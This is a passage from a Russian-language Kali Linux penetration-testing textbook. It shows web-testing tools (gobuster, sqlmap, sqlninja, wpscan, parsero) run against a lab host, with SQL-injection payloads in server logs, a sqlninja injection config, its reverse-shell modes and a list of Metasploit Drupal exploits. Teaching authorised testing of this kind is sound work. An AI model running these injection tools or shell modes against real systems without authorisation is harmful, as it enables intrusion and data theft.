


Рис. 8.15. Тестирование веб-сайта с помощью программы `dirbuster`

Программа `gobuster` может работать в нескольких режимах. Мы выполним сканирование каталогов с помощью словаря (пример 8.8). Представленный вывод не требует особых пояснений. Недостатком пакета `gobuster` является то, что он не предусматривает готовых словарей. К счастью, мы можем воспользоваться и другими словарями, например из пакета `dirbuster`. В частности, словари, содержащиеся в директории `/usr/share/wordlists/dirb`, включают распространенные имена каталогов веб-сайтов.

Пример 8.8. Проверка наличия каталогов с помощью программы `gobuster`

```

(kilroy@badmilo)-[~]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt ─
-u http://192.168.1.20
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://192.168.1.20
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent:          gobuster/3.6
[+] Timeout:            10s
=====
Starting gobuster in directory enumeration mode
=====
/database      (Status: 301) [Size: 315] [--> http://192.168.1.20/database/]
/docs          (Status: 301) [Size: 311] [--> http://192.168.1.20/docs/]
/tests         (Status: 301) [Size: 312] [--> http://192.168.1.20/tests/]
/config        (Status: 301) [Size: 313] [--> http://192.168.1.20/config/]
/external      (Status: 301) [Size: 315] [--> http://192.168.1.20/external/]
/vulnerabilities (Status: 301) [Size: 322] [--> http://192.168.1.20/ ─
                                                    vulnerabilities/]

Progress: 83753 / 141709 (59.10%)

```

Помимо поиска каталогов, мы можем использовать `gobuster` для фаззинга. В этом режиме программа заменяет ключевое слово `FUZZ`, помещенное в предоставленный URL-адрес, элементами словаря. Благодаря этому можно более точно указать место поиска в структуре каталогов веб-сервера. Программа `gobuster` также позволяет перечислять поддомены DNS и отыскивать бакеты (контейнеры) Amazon S3 (Simple Storage Service).

Одно из преимуществ `gobuster` заключается в предоставлении кодов состояния, описывающих ответы сервера. Разумеется, такие коды предоставляет и `dirbuster`, однако список, выдаваемый этой программой, слишком обширен, поскольку помимо прочего включает данные, полученные от поискового робота, из-за чего важные результаты бывает сложно отделить от второстепенных.

Серверы приложений на базе Java

Серверы приложений на базе Java распространены довольно широко. Помимо таких серверов с открытым исходным кодом, как Tomcat и JBoss, существует множество коммерческих серверов. Имеет смысл протестировать серверы с открытым исходным кодом с помощью различных инструментов, поскольку они содержат множество уязвимостей, в частности, обусловленных использованием учетных данных, заданных по умолчанию. Для компрометации сервера приложений на базе Java, например Tomcat, иногда достаточно просто указать стандартные учетные

данные. Хотя подобные уязвимости обычно довольно быстро устраняются, вполне возможно, что многие устаревшие системы по-прежнему им подвержены.

JBoss — это сервер приложений на базе Java, который поддерживается компанией Red Hat. Установка и настройка JBoss, как и многих других сложных программных продуктов, требует специальных знаний и опыта. Что касается тестирования, то помимо приложения очень важно учитывать инфраструктуру, в которой оно размещено. Сервер JBoss сам по себе не является веб-приложением. Он используется для его размещения и выполнения. Клиент подключается к JBoss, который передает сообщения приложению для дальнейшей обработки.

Для автоматического тестирования серверов JBoss была разработана программа JBoss-Autopwn. В зависимости от целевой операционной системы для этого можно выбрать одну из двух ее версий. Хотя JBoss разработан компанией Red Hat, в основном занимающейся созданием дистрибутивов Linux, этот сервер приложений работает и в Linux, и в Windows. Чтобы выбрать подходящую программу, нужно провести разведку и определить базовую операционную систему. Разумеется, если вы запустите одну программу, ничего не обнаружите по причине неправильного выбора платформы, а затем запустите другую, ничего страшного не произойдет. Но если после первой неудачной попытки вы не предпримете вторую, посчитав, что дело сделано, это может сформировать ложное чувство безопасности у руководства организации, по заказу которой вы проводите тестирование.

Для запуска этой программы достаточно указать такие параметры, как имя подлежащего тестированию хоста и номер порта. Для Linux используется версия `jboss-linux`, а для Windows — `jboss-win`. Процесс тестирования очень прост, о чем свидетельствует код примера 8.9.

Пример 8.9. Тестирование сервера JBoss

```
└─(kilroy@badmilo)-[~]
└─$ jboss-linux 192.168.1.20 8080
[x] Retrieving cookie
[x] Now creating BSH script...
```

Учитывая широкую распространенность этих серверов приложений, неудивительно, что существуют и другие способы тестирования базовой инфраструктуры. В частности, для определения типа сервера и операционной системы, в которой он работает, можно использовать программу `ntar` или некоторые модули Metasploit.

Атаки, основанные на внедрении SQL-кода

Атаки, основанные на внедрении SQL-кода, представляют собой серьезную проблему, поскольку нацеливаются на базу данных веб-приложения. Дистрибутив Kali предусматривает инструменты для проверки приложений на предмет наличия соответствующей уязвимости, что совсем не удивительно, учитывая важность ресурса, о котором идет речь. Кроме того, существуют простые библиотеки

для работы с распространенными типами баз данных, что значительно упрощает написание программ для реализации таких атак. Эти инструменты позволяют атаковать различные серверы баз данных, включая Microsoft SQL Server, MySQL и серверы Oracle.

Первая программа, которую мы рассмотрим, называется `sqlmap` и предназначена для автоматического нахождения SQL-уязвимостей на веб-страницах. Она позволяет тестировать такие базы данных, как MySQL, Microsoft SQL Server, PostgreSQL и Oracle. Перед запуском `sqlmap` необходимо найти страницу, информация с которой должна отправляться в базу данных. Я использую для тестирования локально установленный WordPress, поскольку эта система просто настраивается и позволяет легко находить страницы, предусматривающие отправку информации в базу данных. Для этого мы задействуем поисковый запрос, показанный в примере 8.10. Поскольку это последняя версия WordPress и разработчики тоже имеют доступ к этому инструменту, я не ожидаю, что программа `sqlmap` что-то обнаружит, однако в приведенном примере вы можете по крайней мере увидеть, как она работает, и ознакомиться с образцом ее вывода.

Пример 8.10. Тестирование локального сайта WordPress с помощью `sqlmap`

```
[kilroy@badmilo]~$ sqlmap -u http://192.168.1.20/wordpress/?s=foo
```

```

      _
     _H_
    _["]_ {1.7.11#stable}
   _-| . [.] |.'| . |
  _||_ [,]_|_|_|_|_|
   |_V...   |_| https://sqlmap.org

```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program
```

```
[*] starting @ 15:05:37 /2023-12-04/
```

```

[15:05:37] [INFO] testing connection to the target URL
[15:05:38] [INFO] testing if the target URL content is stable
[15:05:39] [INFO] target URL content is stable
[15:05:39] [INFO] testing if GET parameter 's' is dynamic
[15:05:39] [WARNING] GET parameter 's' does not appear to be dynamic
[15:05:40] [WARNING] heuristic (basic) test shows that GET parameter 's' might not
be injectable
[15:05:40] [INFO] testing for SQL injection on GET parameter 's'
[15:05:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:05:41] [WARNING] reflective value(s) found and filtering out
[15:05:43] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[15:05:43] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (EXTRACTVALUE)'
[15:05:44] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'

```

```
[15:05:44] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or
HAVING clause (IN)'
[15:05:45] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(XMLType)'
[15:05:46] [INFO] testing 'Generic inline queries'
[15:05:46] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[15:05:46] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[15:05:47] [INFO] testing 'Oracle stacked queries
(DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[15:05:47] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[15:05:48] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[15:05:48] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[15:05:49] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at
least one other (potential) technique found. Do you want to reduce the
number of requests? [Y/n] n
[15:05:54] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
```



Для запуска некоторых из этих автоматизированных инструментов вам не потребуется знание языка SQL, однако оно пригодится, если вы захотите воспроизвести полученные результаты, чтобы проверить их перед предоставлением отчета заказчику.

Хотя в этом примере используется локальный сайт WordPress (что всегда наиболее безопасно, поскольку тестировать чужие сайты следует только при наличии разрешения), программе `sqlmap` можно передать список URL-адресов, полученный в результате Google-хакинга, то есть применения в поисковой системе Google запроса с особыми ключевыми словами, предназначенными для сужения круга поиска. Параметр `-g` позволяет использовать поисковый запрос для получения результатов, которые программа `sqlmap` затем обработает в качестве URL-адресов. Это очень опасно, особенно если вы не проводите поиск самостоятельно, чтобы гарантировать получение ожидаемых результатов. Чтобы ограничить результаты допустимыми сайтами, включите в поисковый запрос Google параметр `site:yoursite.com`, где `yoursite.com` — это домен, на тестирование которого у вас есть разрешение.

Запуск `sqlmap` без каких-либо дополнительных ограничений, как в примере 8.10, позволяет выполнить самое безопасное тестирование. При желании вы можете повысить уровень риска, добавив параметр `--risk` со значением 2 или 3 (значением по умолчанию является 1, а максимальным — 3). Это создаст вероятность проведения небезопасных тестов, способных повлиять на базу данных. Вы также можете добавить параметр `--level` со значением от 1 до 5 (значение по умолчанию, равное 1, обеспечивает наименее интенсивное тестирование). Программа `sqlmap` позволяет использовать любую обнаруженную уязвимость для установки внешнего соединения с целью выполнения команд оболочки, загрузки и скачивания файлов, выполнения произвольного кода или повышения привилегий.

Существует несколько способов увидеть, что происходит в ходе тестирования, позволяющих вам получить полезную информацию из выполняемых запросов. Первый предполагает захват пакетов в системе Kali Linux, результат которого затем можно открыть в программе Wireshark и проанализировать взаимодействие (при условии что сервер, который вы тестируете, не зашифрован). Другой способ, требующий доступа к серверу, предполагает просмотр журналов удаленного веб-сервера, который вы тестируете. В примере 8.11 показаны несколько записанных в журнал сообщений. Перехватить параметры, отправляемые таким способом, вы не сможете, однако получите все, что содержится в URL-адресе.

Пример 8.11. Журналы сервера Apache, демонстрирующие процесс тестирования на предмет наличия SQL-уязвимостей

```
192.168.1.38 - - [04/Dec/2023:20:06:01 +0000] "GET /wordpress/?s=foo%20UNION%20ALL
%20SELECT%20NULL%2CNULL--%20rice HTTP/1.1" 200 10655 "-" "sqlmap/1.7.11#stable
(https://sqlmap.org)"
192.168.1.38 - - [04/Dec/2023:20:06:01 +0000] "GET /wordpress/?s=foo%20UNION%20ALL
%20SELECT%20NULL%2CNULL%2CNULL--%20uito HTTP/1.1" 200 10658 "-"
"sqlmap/1.7.11#stable (https://sqlmap.org)"
192.168.1.38 - - [04/Dec/2023:20:06:01 +0000] "GET /wordpress/?s=foo%20UNION%20ALL
%20SELECT%20NULL%2CNULL%2CNULL%2CNULL--%20qfIY HTTP/1.1" 200 10660 "-"
"sqlmap/1.7.11#stable (https://sqlmap.org)"
192.168.1.38 - - [04/Dec/2023:20:06:01 +0000] "GET /wordpress/?s=foo%20UNION%20ALL
%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL--%20ElE5 HTTP/1.1" 200 10662 "-"
"sqlmap/1.7.11#stable (https://sqlmap.org)"
192.168.1.38 - - [04/Dec/2023:20:06:01 +0000] "GET /wordpress/?s=foo%20UNION%20ALL
%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL--%20LmJl HTTP/1.1" 200 10663
"-" "sqlmap/1.7.11#stable (https://sqlmap.org)"
192.168.1.38 - - [04/Dec/2023:20:06:01 +0000] "GET /wordpress/?s=foo%20UNION%20ALL
%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL--%20vzbK HTTP/1.1"
200 10665 "-" "sqlmap/1.7.11#stable (https://sqlmap.org)"
192.168.1.38 - - [04/Dec/2023:20:06:01 +0000] "GET /wordpress/?s=foo%20UNION%20ALL
%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL--%20UNyz
HTTP/1.1" 200 10663 "-" "sqlmap/1.7.11#stable (https://sqlmap.org)"
192.168.1.38 - - [04/Dec/2023:20:06:01 +0000] "GET /wordpress/?s=foo%20UNION%20ALL
%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL--%20kewx
HTTP/1.1" 200 10667 "-" "sqlmap/1.7.11#stable (https://sqlmap.org)"
192.168.1.38 - - [04/Dec/2023:20:06:02 +0000] "GET /wordpress/?s=foo%20UNION%20ALL
%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL--
%20wggr HTTP/1.1" 200 10667 "-" "sqlmap/1.7.11#stable (https://sqlmap.org)"
```

Если вы планируете провести углубленное тестирование, будьте готовы к тому, что это займет много времени. Предыдущее тестирование длилось более получаса и, что неудивительно, ничего не дало. Одна из причин такой его продолжительности заключается в том, что процесс затрагивал все серверы баз данных, известные программе sqlmap. В какой-то момент она ошибочно предположила, что бэкендом является Oracle (на самом деле это был сервер MariaDB), и спросила, не стоит ли воздержаться от тестирования других бэкендов. При желании сократить время

тестирования можете указать бэкенд, если он вам известен. В данном случае я знал, какой именно сервер используется. При тестировании методом черного ящика вы можете не найти ничего, что позволило бы определить сервер базы данных. В этом случае следует набраться терпения и подождать.

Еще один инструмент, который можно задействовать для поиска SQL-уязвимостей, называется `sqlninja`. Для его запуска требуется файл конфигурации. Однако настройка этой программы — занятие не для слабонервных. Чтобы провести тестирование с помощью `sqlninja`, необходимо перехватить запрос. Для этого можно использовать такой прокси-сервер, как Burp Suite или ZAP. Затем вам нужно изменить файл `sqlninja.conf`, включив в него параметр HTTP-запроса, как показано в примере 8.12.

Пример 8.12. Файл конфигурации для программы `sqlninja`

```
--httprequest_start--
GET http://192.168.1.20/wordpress/?s=__SQL2INJECT__ HTTP/1.0
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.7.13) ␣
Gecko/20060418 Firefox/1.0.8
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain; ␣
q=0.8,image/png,*/*
Accept-Language: en-us,en;q=0.7,it;q=0.3
Accept-Charset: ISO-8859-15,utf-8;q=0.7,*;q=0.7
Content-Type: application/x-www-form-urlencoded
Cookie: VulnCookie=xxx'%3B__SQL2INJECT__
Connection: close
--httprequest_end--
```

После настройки конфигурационного файла вы можете запустить программу `sqlninja`, указав нужный режим тестирования. Доступные режимы показаны в примере 8.13. Данный фрагмент был взят из вывода команды `help`.

Пример 8.13. Доступные режимы тестирования

```
-m <mode> : Required. Available modes are:
  t/test - test whether the injection is working
  f/fingerprint - fingerprint user, xp_cmdshell and more
  b/bruteforce - bruteforce sa account
  e/escalation - add user to sysadmin server role
  x/resurrectxp - try to recreate xp_cmdshell
  u/upload - upload a .scr file
  s/dirshell - start a direct shell
  k/backscan - look for an open outbound port
  r/revshell - start a reverse shell
  d/dnstunnel - attempt a dns tunneled shell
  i/icmpshell - start a reverse ICMP shell
  c/sqlcmd - issue a 'blind' OS command
  m/metasploit - wrapper to Metasploit stagers
```

Как видите, программа `sqlninja` более гибкая по сравнению с некоторыми другими инструментами. Кроме этого, она предусматривает множество режимов тестирования веб-серверов. За последние годы конфигурационные файлы изменились, поэтому убедитесь в том, что вы используете шаблоны конфигурации, содержащиеся в каталоге `/usr/share/doc/sqlninja`.

Тестирование систем управления контентом

Для управления веб-сайтами очень часто используются так называемые *системы управления контентом* (content management system, CMS). Такие программы, как Drupal и WordPress, позволяют не только публиковать статьи зарегистрированных пользователей и комментировать их, но и управлять полноценными корпоративными веб-сайтами. Веб-интерфейс предоставляет простые способы размещения страниц и обновлений. Некоторые CMS, например WordPress, задействуют программный интерфейс XML-RPC (eXtensible Markup Language Remote Procedure Call — удаленный вызов процедур с помощью XML), который применяется для отправки XML-сообщений на сервер с целью выполнения различных функций.

В состав дистрибутива Kali входит сканер `wpscan`, предназначенный для поиска распространенных уязвимостей и неправильных конфигураций в WordPress. Пример 8.14 демонстрирует применение этого инструмента для тестирования локальной установки WordPress. Как видите, строка `user-agent`, являющаяся идентификатором программы, иницирующей запросы на подключение (которой обычно является браузер), рандомизируется. Как правило, в этом нет необходимости, но и ничего плохого тоже нет. В данном случае это было необходимо, чтобы заставить сканер `wpscan` иницировать новый запрос к серверу, поскольку он, судя по всему, запоминал попытки подключения к серверу, на котором программа WordPress была сконфигурирована не полностью.

Пример 8.14. Сканирование установки WordPress

```
(kilroy@badmilo)-[~]
$ wpscan --url http://192.168.1.20/wordpress --random-user-agent
```



WordPress Security Scanner by the WPScan Team
Version 3.8.25

Sponsored by Automattic - <https://automattic.com/>

@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.20/wordpress/ [192.168.1.20]

[+] Started: Tue Dec 5 17:45:52 2023

Interesting Finding(s):

[+] Headers

| Interesting Entry: Server: Apache/2.4.57 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.20/wordpress/xmlrpc.php

| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

Вы также можете протестировать систему Drupal, хотя специальной программы для этого не предусмотрено. Как обычно, много полезного можно найти в Metasploit. В примере 8.15 показан список модулей этого фреймворка, позволяющих сканировать или эксплуатировать установку Drupal.

Пример 8.15. Модули Metasploit для тестирования Drupal

msf6 > search drupal

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
-	----	-----	----	-----	-----
0	exploit/unix/webapp/ drupal_coder_exec ↵	2016-07-13	excellent	Yes	Drupal CODER ↵ Module Remote ↵ Command Execution
1	exploit/unix/webapp/ drupal_drupalgeddon2 ↵	2018-03-28	excellent	Yes	Drupal ↵ Drupalgeddon 2 ↵ Forms API ↵ Property Injection
2	exploit/multi/http/ drupal_drupageddon ↵	2014-10-15	excellent	No	Drupal HTTP ↵ Parameter ↵ Key/Value SQL ↵ Injection
3	auxiliary/gather/ drupal_openid_xxe ↵	2012-10-17	normal	Yes	Drupal OpenID ↵ External Entity ↵ Injection
4	exploit/unix/webapp/ drupal_restws_exec ↵	2016-07-13	excellent	Yes	Drupal RESTWS ↵ Module Remote ↵ PHP Code Execution
5	exploit/unix/webapp/ drupal_restws_unserialize ↵	2019-02-20	normal	Yes	Drupal RESTful ↵ Web Services ↵ unserialize() RCE

6	auxiliary/scanner/http/  2010-07-02	normal	Yes	Drupal Views  Module Users  Enumeration
7	exploit/unix/webapp/  2005-06-29	excellent	Yes	PHP XML-RPC  Arbitrary Code  Execution
	drupal_views_user_enum			
	php_xmlrpc_eval			

Разумеется, в Metasploit есть модули и для тестирования WordPress. Кроме того, вы можете найти модули для тестирования интерфейса XML-RPC, причем не только в WordPress, но и в других использующих его программах.

Это не означает, что системы управления контентом нельзя проверить с помощью обычных решений для веб-тестирования, просто некоторые из них настолько широко распространены, что для них разработаны специальные сканеры и стратегии атак. Применяемые ими программные интерфейсы могут делать их особенно уязвимыми. Возможно, это связано с использованием плагинов, способных создать дополнительные уязвимости или по крайней мере увеличить поверхность атаки. Именно поэтому в Metasploit были включены специальные модули, а в дистрибутив Kali — инструменты вроде `wpscan`.

Инструменты для решения специфических задач

Дистрибутив Kali включает также инструменты для веб-тестирования, предназначенные для решения некоторых специфических задач. Например, WebDAV представляет собой расширение протокола HTTP, позволяющее удаленно создавать и публиковать файлы. Как говорилось ранее, изначально HTTP был очень простым протоколом, поэтому вскоре после его разработки возникла необходимость в создании вспомогательных протоколов и интерфейсов приложений. Программа `davtest` позволяет определить, можно ли использовать целевой сервер для загрузки файлов. Серверы WebDAV, позволяющие свободно загружать файлы, могут быть уязвимы для атак. Обычно WebDAV задействуется в системах Windows с запущенным веб-сервером Internet Information Systems (IIS), хотя подобные расширения доступны и для других веб-серверов. Обнаружив веб-сервер в системе Windows, вы можете воспользоваться программой `davtest`, для запуска которой достаточно указать URL-адрес.

Серверы Apache можно настроить таким образом, чтобы у каждого пользователя был собственный раздел сайта. В этом случае пользователи могли бы размещать свой контент в специальном домашнем каталоге, например `public_html`. Все содержимое этого каталога можно просмотреть удаленно через веб-сервер. Ситуация, позволяющая любому пользователю системы бесконтрольно публиковать свой контент, чревата утечками информации. В связи с этим имеет смысл выполнять проверки на предмет наличия в системе пользовательских каталогов. С этой целью можно применить программу `apache-users`. Для ее запуска потребуется словарь с именами пользователей, поскольку данная проверка, по сути, сводится

к проведению атаки методом грубой силы. Запуск `apache-users` может выглядеть так: `apache-users -h 192.168.1.20 -l /usr/share/wordlists/metasploit/unix_users.txt -p 80 -s 0 -e 403 -t 10`.

Возможно, данная строка покажется вам вполне понятной, однако давайте разберем ее подробно. Первым делом мы указываем хост, который в данном случае представляет собой IP-адрес. Мы также должны предоставить программе словарь. Здесь использован список распространенных имен пользователей Unix, который поставляется вместе с пакетом Metasploit. Далее мы указываем порт, к которому программа `apache-users` должна подключиться. Обычно это порт 80, однако при использовании TLS/SSL это будет порт 443. Параметр `-s 0` дает указание `apache-users` не применять TLS/SSL. Последними двумя параметрами являются интересующий нас код ошибки (403) и количество потоков (в данном случае для ускорения работы программа должна запустить 10 потоков).

Предоставляемые веб-серверами страницы часто индексируются поисковыми системами, что делает содержимое сервера доступным для сторонних пользователей. Однако в некоторых случаях владелец сайта может не хотеть, чтобы его разделы были доступны для поиска и посещения. Чтобы запретить поисковым роботам искать или индексировать соответствующие разделы сайта, он может включить в файл `robots.txt` параметр `Disallow:`. При этом предполагается, что поисковый робот соблюдает договоренности, поскольку такой запрет на индексацию контента является условным. Для получения файла `robots.txt` и выяснения статуса перечисленных в нем разделов можно использовать программу `parsero`, запуск которой продемонстрирован в примере 8.16.

Пример 8.16. Запуск программы `parsero`

```
(kilroy1badmilo)-[~]
$ parsero -u 192.168.1.20
```



```
Starting Parsero v0.81 (https://github.com/behindthefirewalls/Parsero) ←
at 12/05/23 18:16:06
Parsero scan report for 192.168.1.20
```

```
http://192.168.1.20/components/ 200 OK
http://192.168.1.20/modules/ 200 OK
http://192.168.1.20/cache/ 200 OK
http://192.168.1.20/bin/ 200 OK
http://192.168.1.20/language/ 200 OK
http://192.168.1.20/layouts/ 200 OK
http://192.168.1.20/plugins/ 200 OK
```

```
http://192.168.1.20/administrator/ 500 Internal Server Error
http://192.168.1.20/installation/ 404 Not Found
http://192.168.1.20/libraries/ 200 OK
http://192.168.1.20/logs/ 404 Not Found
http://192.168.1.20/includes/ 200 OK
http://192.168.1.20/tmp/ 200 OK
http://192.11.20/cli/ 200 OK
```

[+] 14 links have been analyzed and 11 of them are available!!!

Finished in 0.2005910873413086 seconds

Преимуществом **parsero** является возможность получения файла **robots.txt**, содержащего список конкретных разделов сайта, которые его владелец запретил индексировать из-за наличия в них чувствительных или уязвимых компонентов. Вы могли бы и сами получить файл **robots.txt** и прочитать его, однако программа **parsero** также способна провести тестирование всех URL-адресов, результат которого позволит понять, к чему стоит приглядеться внимательнее. В примере 8.16 видно, что при проверке некоторых записей был получен ответ 404. То есть соответствующие разделы отсутствуют на сервере, а значит, вы можете сэкономить время, просто проигнорировав их.

Резюме

Дистрибутив Kali Linux предусматривает несколько инструментов для тестирования веб-приложений. И это хорошо, учитывая большое количество услуг, которые в настоящее время потребляются через интернет. В этой главе подробно рассмотрен ряд таких инструментов и способы их использования. Однако мы охватили не все доступные средства. В меню Kali можно найти и другие инструменты, установленные по умолчанию. Вам также имеет смысл время от времени посещать страницу со списком доступных инструментов на сайте Kali.

Далее перечислены ключевые выводы этой главы.

- Типичная архитектура веб-приложения включает в себя балансировщик нагрузки, веб-сервер, сервер приложений и сервер баз данных.
- Для тестирования и сканирования веб-приложений можно применять такие инструменты на основе прокси, как Burp Suite и Zed Attack Proxy.
- Для автоматизации тестирования без использования прокси-тестеров можно применять такие специализированные инструменты, как **skipfish** и **nikto**.
- Хороший инструмент для поиска SQL-уязвимостей — программа **sqlmap**.
- Подходящими объектами для тестирования служат системы управления контентом, для взаимодействия с которыми иногда используется интерфейс XML-RPC.

- Для сбора информации и тестирования можно задействовать такие инструменты, как `davtest` и `parsero`.

Полезные ресурсы

- Проект OWASP. Список из 10 самых распространенных уязвимостей веб-приложений (<https://oreil.ly/uz1k8>).
- Список инструментов Kali Linux (<https://tools.kali.org/tools-listing>).
- Статья компании Microsoft *Common Web Application Architectures* (<https://oreil.ly/F8X4H>).
- Раздел сайта проекта OWASP, посвященный инструментам для тестирования (<https://oreil.ly/hKC3k>).
- Статья, посвященная XML-RPC (<https://oreil.ly/8aVc->).

Взлом паролей

Потребность во взломе паролей зависит от того, в какой степени с вами готовы сотрудничать люди, которые поручили вам тестирование своих систем. Взлом паролей может быть актуален, если вы пытаетесь войти в систему, не зная, что предстоит в ней обнаружить. Эта техника позволяет повысить привилегии, а иногда и получить доступ к таким дополнительным системам, как серверы и сети настольных компьютеров. Опять же очень важно заранее обсудить план действий с заказчиком. Осознание границ дозволенного поможет вам понять, стоит ли вообще задумываться о взломе паролей.

Пароли хранятся таким образом, что для извлечения приходится их взламывать путем реализации специальных атак. Но что именно под этим подразумевается? Что такое взлом паролей и зачем он нужен? Об этом мы и поговорим в данной главе. Помимо прочего, мы обсудим криптографические хеш-функции, с которыми вы будете сталкиваться повсюду.

Рассмотрим несколько типов паролей. Первым делом поговорим о том, как проводить атаки при наличии файла, содержащего пароли в виде хеш-значений. Также рассмотрим способы проведения атак на удаленные службы. Для взаимодействия со многими сетевыми службами пользователю необходимо пройти аутентификацию. Этот процесс можно атаковать с целью получения учетных данных. Иногда для этого применяются словари или списки слов, в других случаях перебираются все возможные пароли.

Хранение паролей

Причина, по которой у нас может возникнуть потребность во взломе паролей, заключается в том, что они хранятся не в виде обычного текста, а в форме хеша. *Криптографическая хеш-функция* называется *односторонней*, поскольку обработанные с ее помощью данные не могут быть возвращены в исходное состояние. В этом есть определенный смысл. Криптографическая хеш-функция генерирует выходное значение фиксированной длины.

Работа *хеш-функции* — это сложный математический процесс. Она принимает на вход данные произвольного размера, а выдает значение заранее установленной длины. Разные криптографические хеш-функции генерируют выходные данные разной длины. Широко используемый криптографический алгоритм MD5 (Message

Digest 5) генерирует выходное значение длиной 128 бит, обычно представляемое в виде 32-символьного шестнадцатеричного числа. Алгоритм SHA1 (Secure Hash Algorithm 1) генерирует выходное значение длиной 160 бит, представляемое в виде 40-символьного шестнадцатеричного числа.

Хотя процесс хеширования нельзя обратить вспять, с ним могут возникнуть проблемы. Алгоритмы хеширования, не обладающие достаточной глубиной, могут порождать коллизии, при которых на основе двух разных наборов данных генерируется одно и то же выходное значение. Математическая задача, посвященная этой проблеме, называется *парадоксом дней рождения* и связана с вероятностью совпадения двух значений при ограниченном наборе входных данных.

Парадокс дней рождения

Представьте, что в комнате вместе с вами находятся несколько человек и вы сравниваете свои дни рождения. Как вы думаете, сколько человек должно присутствовать, чтобы вероятность совпадения даты рождения (числа и месяца) у двух из них составила 50 % (как при подбрасывании монетки). Ответ: гораздо меньше, чем вы могли бы подумать, — всего 23. Если бы вы построили график зависимости этой вероятности от количества людей, то увидели бы, что после этой точки наклон графика начинает уменьшаться и изменение становится все менее значительным по мере приближения к отметке 100 %.

Сложно поверить, что для достижения 50%-ной вероятности совпадения дней рождения нужно такое незначительное количество людей. Чтобы эта вероятность была равна 100 %, в комнате должно находиться 367 человек. С учетом високосных лет существует 366 возможных дней рождения. Вероятность нахождения в комнате 366 человек с уникальными днями рождения очень мала. Как только количество присутствующих достигает 367 человек, вероятность совпадения дней рождения хотя бы у двоих из них становится 100%-ной. График зависимости этой вероятности от количества людей довольно долго держится у отметки 99 %. Именно эта статистическая вероятность коллизии (ситуации, в которой есть два человека, имеющих одинаковый день рождения, или два набора входных данных, на основе которых генерируется одинаковое выходное значение) является ключом к оценке алгоритмов хеширования. По сути, для получения 50%-ной вероятности коллизии требуется лишь небольшая доля всего пространства задачи, тогда как для получения 100%-ной вероятности требуется больше, чем все это пространство, вместе взятое.

